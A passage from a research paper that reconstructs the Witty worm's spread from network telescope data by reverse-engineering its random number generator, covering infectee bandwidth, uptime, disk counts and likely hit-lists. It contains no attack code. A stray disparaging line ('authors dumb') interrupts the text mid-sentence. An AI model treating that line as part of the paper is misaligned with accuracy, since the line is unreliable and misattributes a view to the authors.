Figure 4 shows the estimates of access bandwidth of infectees[5] that appeared at the CAIDA telescope from 05:01 AM to 06:01 AM UTC (i.e., starting about 15 min after the worm's release). The x-axis shows the estimated access bandwidth in bps on log scale, and the y-axis shows the rank of each infectee in increasing order. It is notable in the fi gure that about 25% of the infectees have an access bandwidth of 10 Mbps while about 50% have a bandwidth of 100 Mbps. This corresponds well with the popular workstation confi gurations connected to enterprise LANs (a likely description of a machine running the ISS software vulnerable to Witty), or to home machines that include an Ethernet segment connecting to a cable or DSL modem.

We use the second set of observations, collected independently at the Wisconsin telescope (located far from the CAIDA telescope), to test the accuracy of our estimation, as shown in Figure 5. Each point in the scatter plot represents a source observed in both datasets, with its x and y coordinates reflecting the estimates from the Wisconsin and CAIDA observations, respectively. Most points are located very close to the $y = x$ line, signifying close agreement. The small number of points (about 1%) that are signifi cantly far from the $y = x$ line merit further investigation. We believe these reflect NAT effects invalidating our inferences concerning the amount of data a "single" source sends during a given interval.




Figure 6: Effective bandwidth of Witty infectees.

Extrapolation-based estimation of effective bandwidth. Previous analyses of telescope data (e.g., [18]) used a simple extrapolation-based technique to estimate the bandwidth of the infectees. The reasoning is that given a telescope captures a /8 address block, it should see about 1/256 of the worm traffi c. Thus, after computing the packets per second from individual infectees, one can extrapolate this observation by multiplying by 256 to estimate the total packets sent by the infectee in the corresponding period. Multiplying again by the average packet size (1070 bytes) gives the extrapolation-based estimate of the bandwidth of the infectee. Notice that this technique is not measuring the *access* bandwidth of the infectee, but rather the *effective* bandwidth, i.e., the rate at which packets from the infectee are actually delivered across the network.

Figure 6 shows the estimated bandwidth of the same population of infectees, computed using the extrapolation technique. The effective bandwidth so computed is significantly lower than the access bandwidth of the entire population. To explore this further, we draw a scatter-plot of the estimates using both techniques in Fig. 7. Each point corresponds to the PRNG-estimated access bandwidth (x axis) and extrapolation-based effective bandwidth (y axis). The modes at 10 and 100 Mbps in Fig. 4 manifest as clusters of points near the lines $x = 10^7$ and $x = 10^8$, re-




Figure 7: Scatter-plot of estimated bandwidth using the two techniques.




Figure 8: Aggregate worm traffic in pkts/sec as actually logged at the telescope.

spectively. As expected, all points lie below the diagonal, indicating that the effective bandwidth never exceeds the access bandwidth, and is often lower by a significant factor. During infections of bandwidth-limited worms, i.e., worms such as Witty that send fast enough to potentially consume all of the infectee's bandwidth, mild to severe congestion, engendering moderate to significant packet losses, is likely to occur in various portions of the network.

Another possible reason for observing diminished effective bandwidth is multiple infectees sharing a bottleneck, most likely because they reside within the same subnet and contend for a common uplink. Indeed, this effect is noticeable at /16 granularity. That is, sources exhibiting very high loss rates (effective bandwidth $< 10\%$ of access bandwidth) are significantly more likely to reside in /16 prefixes that include other infectees, than are sources with lower loss rates (effective $> 50\%$ access). For example, only 20% of the sources exhibiting high loss reside alone in their own /16, while 50% of those exhibiting lower loss do.

Telescope Fidelity. An important but easy-to-miss feature of Fig. 7 is that the upper envelope of the points is *not* the line $y = x$ but rather $y \approx 0.7x$, which shows up as the upper envelope of the scatter plot lying parallel to, but slightly below, the diagonal. This implies either a loss rate of nearly 30% for even the best connected infectees, or a systematic error in the observations. Further investigation immediately reveals the cause of the systematic error, namely congestion on the inbound link of the telescope. Figure 8 plots the packets received during one-second windows against time from the release of the worm. There is a clear ramp-up in aggregate packet rate during the initial 800 seconds after which it settles at approximately 11,000 pkts/sec. For an average packet size of 1,070 bytes, a rate of 11,000 pkts/sec corresponds to 95 Mbps, nearly the entire inbound bandwidth of 100 Mbps of the CAIDA




Figure 9: Comparison of effective bandwidth as estimated at the two telescopes.

telescope at that time.[6]

Fig. 8 suggests that the telescope may not have suffered any significant losses in the first 800 seconds of the spread of the worm. We verified this using a scatter-plot similar to Fig. 7, but only for data collected in the first 600 seconds of the infection. In that plot, omitted here due to lack of space, the upper envelope is indeed $y = x$, indicating that the best connected infectees were able to send packets unimpeded across the Internet, as fast as they could generate them.

A key point here is that our ability to determine access bandwidth allows us to *quantify* the 30% distortion[7] at the telescope due to its limited capacity. In the absence of this fine-grained analysis, we would have been limited to noting that the telescope saturated, but without knowing how much we were therefore missing.

Figure 9 shows a scatter-plot of the estimates of effective bandwidth as estimated from the observations at the

CAIDA ≥ Wisc.*1.05		Wisc. ≥CAIDA*1.05	
# Domains	TLD	# Domains	TLD
53	.edu	64	.net
17	.net	35	.com
7	.jp	9	.edu
5	.nl	7	.cn
5	.com	5	.nl
5	.ca	4	.ru
3	.tw	3	.jp
3	.gov	3	.gov
25	*other*	19	*other*

Table 1: Domains with divergent estimates of effective bandwidth.

two telescopes. We might expect these to agree, with most points lying close to the $y = x$ line, other than perhaps for differing losses due to saturation at the telescopes themselves, for which we can correct. Instead, we find two major clusters that lie approximately along $y = 1.4x$ and $y = x/1.2$. These lie parallel to the $y = x$ line due to the logscale on both axes. We see a smaller third cluster below the $y = x$ line, too. These clusters indicate systematic divergence in the telescope observations, and *not* simply a case of one telescope suffering more saturation losses than the other, which would result in a *single* line either above or below $y = x$.

To analyze this effect, we took all of the sources with an effective bandwidth estimate from both telescopes of more than 10 Mbps. We resolved each of these to domain names via reverse DNS lookups, taking the domain of the responding nameserver if no PTR record existed. We then selected a representative for each of the unique second-level domains present among these, totaling 900. Of these, only 29 domains had estimates at the two telescopes that agreed within 5% after correcting for systematic telescope loss. For 423 domains, the corrected estimates at CAIDA exceeded those at Wisconsin by 5% or more, while the remaining 448 had estimates at Wisconsin that exceeded CAIDA's by 5% or more.

Table 1 lists the top-level domains for the unique second-level domains that demonstrated $\geq$ 5% divergence in estimated effective bandwidth. Owing to its connection to Internet-2, the CAIDA telescope saw packets from `.edu` with significantly fewer losses than the Wisconsin telescope, which in turn had a better reachability from hosts in the `.net` and `.com` domains. Clearly, telescopes are not "ideal" devices, with perfectly balanced connectivity to the rest of the Internet, as implicitly assumed by extrapolation-based techniques. Rather, what a telescope sees during an event of large enough volume to saturate high-capacity Internet links is dictated by its specific location on the Internet topology. This finding complements that of [4], which found that the (low-volume) background radiation seen at different telescopes likewise varies significantly with location, beyond just the bias of some malware to prefer nearby addresses when scanning.

6 Deducing the seed


Cracking the seeds — System uptime. We now describe how we can use the telescope observations to deduce the exact values of the seeds used to (re)initialize Witty's PRNG. Recall from Fig. 2 that the Witty worm attempts to open a disk after every 20,000 packets, and reseeds its PRNG on success. To get a seed with reasonable local entropy, Witty uses the value returned by the `Get_Tick_Count` system call, a counter set to zero at boot time and incremented every millisecond.

In § 4 we have developed the capability to reverse-engineer the state of the PRNG at an infectee from packets received at the telescope. Additionally, Eqns 1 and 2 give us the ability to crank the PRNG forwards and backwards to determine the state at preceding and successive packets. Now, for a packet received at the telescope, if we could identify the precise number of calls to the function `rand` between the reseeding of the PRNG and the generation of the packet, simply cranking the PRNG backwards the same number of steps would reveal the value of the seed. The difficulty here is that for a given packet we do *not* know which "generation" it is since the PRNG was seeded. (Recall that we only see a few of every thousand packets sent.) We thus have to resort to a more circuitous technique.

We split the description of our approach into two parts: a technique for identifying a small range in the orbit (permutation sequence) of the PRNG where the seed must lie, and a geometric algorithm for finding the seeds from this candidate set.

Identifying a limited range within which the seed must lie. Figure 10 shows a graphical view of our technique for restricting the range where the seed can potentially lie. Figure 10(a) shows the sequence of packets as generated at the infectee. The straight line at the top of the figure represents the permutation-space of the PRNG, i.e., the sequence of numbers $X_0, X_1, \cdots, X_{2^{32}-1}$ as generated by the PRNG. The second horizontal line in the middle of the figure represents a small section of this sequence, blown-up to show the individual numbers in the sequence as ticks on the horizontal line. Notice how each packet consumes exactly four random numbers, represented by the small arcs straddling four ticks.

Only a small fraction of packets generated at the infectee reach the telescope. Figure 10(b) shows four such packets. By cranking forward from the PRNG's state at the first packet until the PRNG reaches the state at the second packet, we can determine the precise number of calls to the `rand` function in the intervening period. In other words, if we start from the state corresponding to the first packet and apply Eqn 1 repeatedly, we will eventually (though see



(a) Sequence of packets generated at the infectee.

(b) Packets seen at the telescope. Notice how packets immediately before or after a failed disk-write are separated by $4z + 1$ cranks of the PRNG rather than $4z$.

(c) Translating these *special* intervals back by multiples of 20,000 gives bounds on where the seed can lie.

Figure 10: Restricting the range where potential seeds can lie.

below) reach the state corresponding to the second packet, and counting the number of times Eqn 1 was applied gives us the precise number of random numbers generated between the departure of these two packets from the infectee. Note that since each packet consumes four random numbers (the inner loop of lines 2–7 in Fig. 2), the number of random numbers will be a multiple of four.

However, sometimes we find the state for a packet received at the telescope does *not* lie within a reasonable number of steps (300,000 calls to the PRNG) from the state of the preceding packet from the same infectee. This signifies a potential reseeding event: the worm finished its batch of 20,000 packets and attempted to open a disk to overwrite a random block. Recall that there are two possibilities: the random disk picked by the worm exists, in which case it overwrites a random block and (regardless of the success of that attempted overwrite) reseeds the PRNG, jumping to an arbitrary location in the permutation space (control flowing through lines 8→9→10→1→2 in Fig. 2); or the disk does not exist, in which case the worm continues for another 20,000 packets *without* reseeding (control flowing through lines 8→11→2 in Fig. 2). Note that *in either case* the worm consumes a random number in picking the disk.

Thus, every time the worm finishes a batch of 20,000 packets, we will see a discontinuity in the usual pattern of $4z$ random numbers between observed packets. We will instead either find that the packets correspond to $4z + 1$ random numbers between them (disk open failed, no reseeding); or that they have no discernible correspondence (disk open succeeded, PRNG reseeded and now generating from a different point in the permutation space).

This gives us the ability to identify intervals within which either failed disk writes occurred, or reseeding events occurred. Consider the interval straddled by the first failed disk write after a successful reseeding. Since the worm attempts disk writes every 20,000 packets, this interval translated back by 20,000 packets (80,000 calls to the PRNG) must straddle the seed. In other words, the beginning of this special interval must lie no more than 20,000 packets away from the reseeding event, and its end must lie no less than that distance away. This gives us upper *and* lower bounds on where the reseeding must have occurred. A key point is that these bounds are *in addition* to the bounds we obtain from observing that the worm reseeded. Similarly, if the worm fails at its next disk write attempt too, the interval straddling *that* failed write, when translated backwards by 40,000 packets (160,000 calls to the PRNG), gives us another pair of lower and upper bounds on where the seed must lie. Continuing this chain of reasoning, we can find multiple upper and lower bounds. We then take the *max* of all lower bounds and the *min* of all upper bounds to get the tightest bounds, per Figure 10(c).

A geometric algorithm to detect the seeds. Given this procedure, for each reseeding event we can find a limited range of potential in the permutation space wherein the new seed must lie. (I.e., the possible seeds are consecutive over a range in the permutation space of the consecutive 32-bit random numbers as produced by the LC PRNG; they are *not* consecutive 32-bit integers.) Note, however, that this may still include hundreds or thousands of candidates, scattered over the full range of 32-bit integers.

Which is the correct one? We proceed by leveraging two key points: *(i)* for most sources we can find numerous reseeding events, and *(ii)* the actual seeds at each event are strongly related to one another by the *amount of time* that elapsed between the events, since the seeds are *clock readings*. Regarding this second point, recall that the seeds are read off a counter that tracks the number of milliseconds since system boot-up. Clearly, this value increases linearly with time. So if we observe two reseeding events with timestamps (at the telescope) of t_1 and t_2, with corresponding seeds S_1 and S_2, then because clocks progress linearly with time, $(S_2 - S_1) \approx (t_2 - t_1)$. In other words, if the infectee reseeded twice, then the value of the seeds

those people were very smart - authors dumb




Figure 11: Number of infectees with a system uptime of the given number of days.

must differ by approximately the same amount as the difference in milliseconds in the timestamps of the two packets seen immediately after these reseedings at the telescope. Extending this reasoning to k reseeding events, we get $(S_j - S_i) \approx (t_j - t_i), \forall i, j : 1 \leq i, j \leq k$. This implies that the k points (t_i, S_i) should (approximately) lie along a straight line with slope 1 (angle of 45°) when plotting potential seed value against time.

We now describe a geometric algorithm to detect such a set of points in a 2-dimensional plane. The key observation is that when k points lie close to a straight line of a given slope, then looking from any one of these points along that slope, the remaining points should appear clustered in a very narrow band. More formally, if we project an angular beam of width δ from any one of these points, then the remaining points should lie within the beam, for reasonably small values of δ. On the other hand, other, randomly scattered points on the plane will see a very small number of other points in the beam projected from them.

The algorithm follows directly from this observation. It proceeds in iterations. Within an iteration, we project a beam of width $\delta = \arctan 0.1 \approx 0.1$ along the 45° line from each point in the plane. The point is assigned a score equal to the number of other points that lie in its beam. Actual seeds are likely to get a high score because they would all lie roughly along a 45° line. At the end of the iteration, all points with a score smaller than some threshold (say $k/2$) are discarded. Repeating this process in subsequent iterations quickly eliminates all but the k seeds, which keep supporting high scores for each other in all iterations.

We find this algorithm highly effective given enough reseeding events. Figure 11 presents the results of the computation of system uptime of 784 machines in the infectee population. These infectees were chosen from the set that contributed enough packets to allow us to use our mechanism for estimating the seed. Since the counter used by Witty to reseed its PRNG is only 32 bits wide, it will wrap-around every 2^{32} milliseconds, which is approximately 49.7 days. The results could potentially be distorted due to this effect (but see below).

There is a clear domination of short-lived machines, with approximately 47% having uptimes of less than five days. On the other hand, there are just five machines that had an uptime of more than 40 days. The sharp drop-off above 40 days leads us to conclude that the effects due to the wrapping-around of the counter are negligible.

The highest number of machines were booted on the same day as the spread of the worm. There are prominent troughs during the weekends — recall that the worm was released on a Friday evening Pacific Time, so the nearest weekend had passed 5 days previously — and heightened activity during the working days.

One feature that stands out is the presence of two modes, one at 29 days and the second at 36/37 days. On further investigation, we found that the machines in the first mode all belonged to a set of 135 infectees from the same /16 address block, and traceroutes revealed they were situated at a single US military installation. Similarly, machines in the second mode belonged to a group of 81 infectees from another /16 address block, belonging to an educational institution. However, while machines in the second group appeared at the telescope one-by-one throughout the infection period, 110 of the 135 machines in the first group appeared at the telescope within 10 seconds of Witty's onset. Since such a fast spread is not feasible by random scanning of the address space, the authors of [18] concluded that these machines were either part of a hit-list or were already compromised and under the control of the attacker. Because we can fit the actions of these infectees with running the full Witty code, including PRNG reseeding patterns that match the process of overwriting disk blocks, this provides evidence that these machines were not specially controlled by the attacker (unlike the *Patient Zero* machine), and thus we conclude that they likely constitute a hit-list. (We investigated an alternate explanation that instead these machines were passively monitoring large address regions and hence were infected much more quickly, but can discount this possibility because a "lineage" analysis reveals that a significant number of the machines did not receive any infection packets on even their entire local /16 prior to their own scanning activity arriving at the telescope. Additionally, these systems' IP addresses also suggest local monitors, rather than a collection of global monitors on a large address space.) Returning then to the fact that these machines were all rebooted exactly 29 days before the onset of the worm, we speculate that the reboot was due to a facility-wide system upgrade; perhaps the installation of system software such as Microsoft updates (a critical update had been released on Feb. 10, about 10 days before the simultaneous system reboots), or perhaps the installation of the vulnerable ISS products themselves. We might then speculate that the attacker *knew* about the ISS installation at the site (thus enabling them to construct a hit-list), which, along with the attacker's rapid construction of the worm indicating they likely knew about the vulnerability in advance [21], suggests that the attacker was an ISS "insider."

Number of disks. Once we can recover the seed used at

Number of Disks	1	2	3	4	5	6	7
Number of Infectees	52	32	12	2	2	0	0

Table 2: Disk counts of 100 infectees.

the beginning of a sequence of packets, we can use its value as an anchor to mark off the precise subsequent actions of the worm. Recall from Fig. 2 that the worm generates exactly 20,000 packets in its inner loop, using 80,000 random numbers in the process. After exiting the inner loop, the worm uses three bits from the next random number to decide which physical disk it will attempt to open. Starting from the seed, this is exactly the 80,001th number in the sequence generated by the PRNG. Thus, knowledge of the seed tells us exactly which disk the worm attempts to open. Furthermore, as discussed above we can tell whether this attempt succeeded based on whether the worm reseeds after the attempt. We can therefore estimate the number of disks on the infectee, based on which of the attempts for drives in the range 0 to 7 lead to a successful return from the open system call. Table 2 shows the number of disks for 100 infectees, calculated using this approach. The majority of infectees had just one or two disks, while we find a few with up to five disks. Since the installation of end-system firewall software was a prerequisite for infection by Witty, the infectee population is more likely to contain production servers with multiple disks.

Exploration of infection graph. Knowledge of the precise seeds allows us to reconstruct the complete list of packets sent by each infectee. Additionally, the large size of our telescope allows us to detect an infectee within the first few seconds (few hundred packets) of its infection. Therefore if an infectee is first seen at a time T, we can inspect the list of packets sent by all other infectees active within a short preceding interval, say $(T - 10 \text{ sec}, T)$, to see which sent a packet to the new infectee, and thus is the infectee's likely "infector." to select the most likely "infector".

The probability of more than one infectee sending a worm packet to the same new infectee at the time of its infection is quite low. With about 11,000 pkts/sec seen at a telescope with 1/256 of the entire Internet address space, and suffering 30% losses due to congestion (§ 5), the aggregate scanning rate of the worm comes out to around $256 \cdot 11,000/0.7 \approx 4 \cdot 10^6$ pkts/sec. With more than $4 \cdot 10^9$ addresses to scan, the probability that more than one infectee scans the same address within the same 10 second interval is around 1%.

Figure 12 shows scan packets from infected sources that targeted other infectees seen at the telescope. The x-coordinate gives t_{scan}, the packet's estimated sending time, and the y-coordinate gives the difference between $t_{\text{infection}}$, the time when the target infectee first appeared at the telescope, and t_{scan}. A small positive value of $t_{\text{infection}} - t_{\text{scan}}$ raises strong suspicions that the given scan packet is responsible for infecting the given target. Negative values mean the target was already infected, while larger positive values imply the scan failed to infect the target for some reason — it was lost,[8] or blocked due to the random destination port it used, or simply the target was not connected to the Internet at that time. (Note that the asymptotic curves at the top and bottom correspond to truncation effects reflecting the upper and lower bounds on infection times.)




Figure 12: Scans from infectees, targeted to other victims.




Figure 13: Number of scans in 10 second buckets.

The clusters at extreme values of $t_{\text{infection}} - t_{\text{scan}}$ in Figure 12 mask a very sharp additional cluster, even using the log-scaling. This lies in the region $0 < t_{\text{infection}} - t_{\text{scan}} \leq 10$. In Figure 13, we plot the number of scans in 10 second buckets against $t_{\text{infection}} - t_{\text{scan}}$. The very central sharp peak corresponds to the interval 0-to-10 seconds — a clear mark of the dispatch of a successful scan closely followed by the appearance of the victim at the telescope. We plan to continue our investigation of infector-infectee relationships, hoping to produce an extensive "lineage" of infection chains for use in models of worm propagation.

7 Discussion

While we have focused on the Witty worm in this paper, the key idea is much broader. Our analysis demonstrates the potential richness of information embedded in network telescope observations, ready to be revealed if we can frame a precise model of the underlying processes generating the observations. Here we discuss the breadth and limitations of our analysis, and examine general insights beyond the specific instance of the Witty worm.

Candidates for similar analysis. The binary code of all Internet worms is available by definition, making them candidates for disassembly and analysis. Similarly, copies of many scanning and flooding tools have been captured by white hat researchers, and traces observed at telescopes of probing or attack traffic (or backscatter) from the operation of such tools provide candidates for similar analysis. A preliminary assessment we performed of ten well-known DoS attack tools revealed that six of them use simple PRNGs with unsophisticated seeds, while the other four use no random number generation at all. Even with limited knowledge of the operation of such tools, we should in principle be able to analyze logs of their attack traffic or backscatter with a similar intent of reconstructing the sequence of events in the automation of the attack, potentially leading to information about the attacking hosts, their interaction with the network, and other forensic clues.

Diversity of PRNGs. Our analysis was greatly facilitated by the use of a linear congruential PRNG by Witty's author. Reverse-engineering the state of a more complex PRNG could be much more difficult. In the extreme, a worm using a cryptographically strong hash function with a well-chosen key as its PRNG would greatly resist such reverse engineering. However, there are several practical reasons that support the likelihood of many attackers using simpler PRNGs.

Implementing good PRNGs is a complicated task [8], especially when constrained by limits on code size and the difficulty of incorporating linkable libraries. Large-scale worms benefit greatly from as self-contained a design as possible, with few dependencies on platform support, to maximize the set of potential victims. Worms have also proven difficult to fully debug — virtually all large-scale worms have exhibited significant bugs — which likewise argues for keeping components as simple as possible. Historically, worm authors have struggled to implement even the LC PRNG correctly. The initial version of Code Red failed to seed the PRNG with any entropy, leading to all copies of the worm scanning exactly the same sequence of addresses [2]. Slammer's PRNG implementation had three serious errors, one where the author used a value of the parameter b in the LC equation (Eqn. 1) that was larger than the correct value by 1 due to an incorrect 2's complement conversion, another where this value was subtracted from instead of added to the term aX_i in Eqn 1, and finally the (mis)use of an **OR** instruction rather than **XOR** to clear a key register [11]. In addition, sources of local entropy at hosts are often limited to a few system variables, complicating the task of seeding the PRNG in a fashion strong enough to resist analysis. Thus it is conceivable that worm authors will have difficulty implementing bug-free, compact versions of sophisticated PRNGs.

In addition, today's worm authors have little incentive to implement a complex PRNG. As long as their goals are confined to effectively scanning the IP address space and maximizing the worm's infection rate, simple PRNGs suffice. Hiding one's tracks while releasing a worm can already be accomplished by using a chain of compromised victims as stepping stones. Indeed, the fact that Witty's author left *Patient Zero* running with a separate program for spreading the worm was purely a mistake on his/her part. As discussed earlier, the code it ran scanned a very small subset of the IP address space, and did not manage to produce even one infection during scanning.

Thus, there are significant factors that may lead to the continued use by worms of simple PRNGs such as LC, which, along with the availability of disassembled code, will facilitate the development of structural models of worm behavior to use in conjunction with telescope observations for detailed reconstructions.

General observations from this work. Our study has leveraged the special conditions produced by a worm's release to measure numerous features of its victim population and the network over which it spread. While specific estimation tricks developed in this paper might not apply to other telescope observations in a "cookbook" manner, the insight that telescope observations carry rich information that can be heavily mined armed with a sufficiently detailed model of the underlying source processes is of major significance for the future study of such data.

Understanding the structure of the scanning techniques used by worms (and empirical data on hitherto unmeasured quantities such as distribution of access bandwidth) can be crucial for developing correct models of their spread — a case made for example by our observation of the doubly-scanned and never-scanned portions of the address space, and their multi-factored impact on the worm's growth.

Finally, we would emphasize that the extraction of the features we have assessed was a labor-intensive process. Indeed, for many of them we did not initially apprehend even the possibility of analyzing them. This highlights not only the difficulty of such a forensic undertaking, but also its serendipitous nature. The latter holds promise that observations of other Internet-scale events in the future, even those of significantly different details or nature, will likely remain open to the possibility of such analysis.

8 Conclusions

A worm's propagation is a rare but spectacular event in today's networks. Apart from the obvious disruptions and damage, worms also stress the network in unique ways and at scales unmatched by any controlled measurement experiments. One could say that a worm's release illuminates, for a few moments, dark corners of the network just as supernovae illuminate dark and distant corners of the universe, providing rich observations to telescopes that gather a mere sliver of the enormous radiant flux. But within the overwhelming mass of observed data lies a very structured process that can be deciphered and understood — if studied with the correct model.

We have shown how a fi ne-grained understanding of the exact control flow of a particular worm — especially its seeding and use of a pseudo-random number generator — when coupled with network telescope data enables a detailed reconstruction of nearly the entire chain of events that followed the worm's release. In the process we have unearthed measurements of quantities such as access bandwidth and system up-time that are otherwise unobservable to the "naked eye" of researchers studying systems from afar. These measurements have applicability to a number of modeling and simulation studies, both in particular to worm propagation analysis, and more generally as a source of rarely-available empirical data. Finally, we have demonstrated the forensic power that such analysis can provide, marshalling strong evidence that the Witty worm specifi cally targeted a US military base and was launched via an IP address corresponding to a European ISP.

Acknowledgments

This work was supported by the National Science Foundation under the following grants: Collaborative Cybertrust NSF-0433702, ITR/ANI-0205519, NRT-0335290, and ANI-0238315, for which we are grateful. We thank Colleen Shannon and David Moore at CAIDA, and Paul Barford and Vinod Yegneswaran at the University of Wisconsin for providing access to the telescope traces and answering numerous questions about them, and our CCIED colleagues and Ellen Zegura for valuable feedback.

Support for the Witty Worm Dataset and the UCSD Network Telescope are provided by Cisco Systems, Limelight Networks, the US Dept. Homeland Security, the National Science Foundation, and CAIDA, DARPA, Digital Envoy, and CAIDA Members.

References

[1] Michael Bailey, Evan Cooke, Farnam Jahanian, Jose Nazario, and David Watson. The Internet motion sensor: A distributed blackhole monitoring system. In *Proc. NDSS*, 2005.

[2] CAIDA. CAIDA Analysis of Code-Red, http://www.caida.org/analysis/security/code-red/.

[3] CERT. CERT Advisory CA-1999-04 Melissa Macro Virus, http://www.cert.org/advisories/CA-1999-04.html.

[4] Evan Cooke, Michael Bailey, Z. Morley Mao, David Watson, Farnam Jahanian, and Danny McPherson. Toward understanding distributed blackhole placement. In *Proc. ACM CCS Workshop on Rapid Malcode (WORM)*, October 2004.

[5] Domas Mituzas. FreeBSD Scalper Worm, http://www.dammit.lt/apache-worm/.

[6] eEye Digital Security. .ida "Code Red" Worm, http://www.eeye.com/html/Research/Advisories/AL20010717.html.

[7] Mark Eichin and Jon Rochlis. With microscope and tweezers: An analysis of the Internet virus of november 1988. In *Proc. IEEE Symposium on Research in Security and Privacy*, 1989.

[8] Donald E. Knuth. *The Art of Computer Programming, Second Edition*, volume 2, Seminumerical Algorithms. Addison-Wesley, 1981.

[9] K. Kortchinsky. Black Ice worm disassembly. http://www.caida.org/analysis/security/witty/BlackIceWorm.html.

[10] D. Moore, C. Shannon, G. Voelker, and S. Savage. Network telescopes: Technical report. Technical report, Cooperative Association for Internet Data Analysis (CAIDA), July 2004.

[11] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weaver. Inside the Slammer Worm. *IEEE Security & Privacy*, pages 33–39, July/August 2003.

[12] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weaver. The Spread of the Sapphire/Slammer Worm, 2003.

[13] David Moore, Colleen Shannon, and k claffy. Code-Red: a Case Study on the Spread and Victims of an Internet Worm. In *Proceedings of the Second Internet Measurement Workshop*, pages 273–284, November 2002.

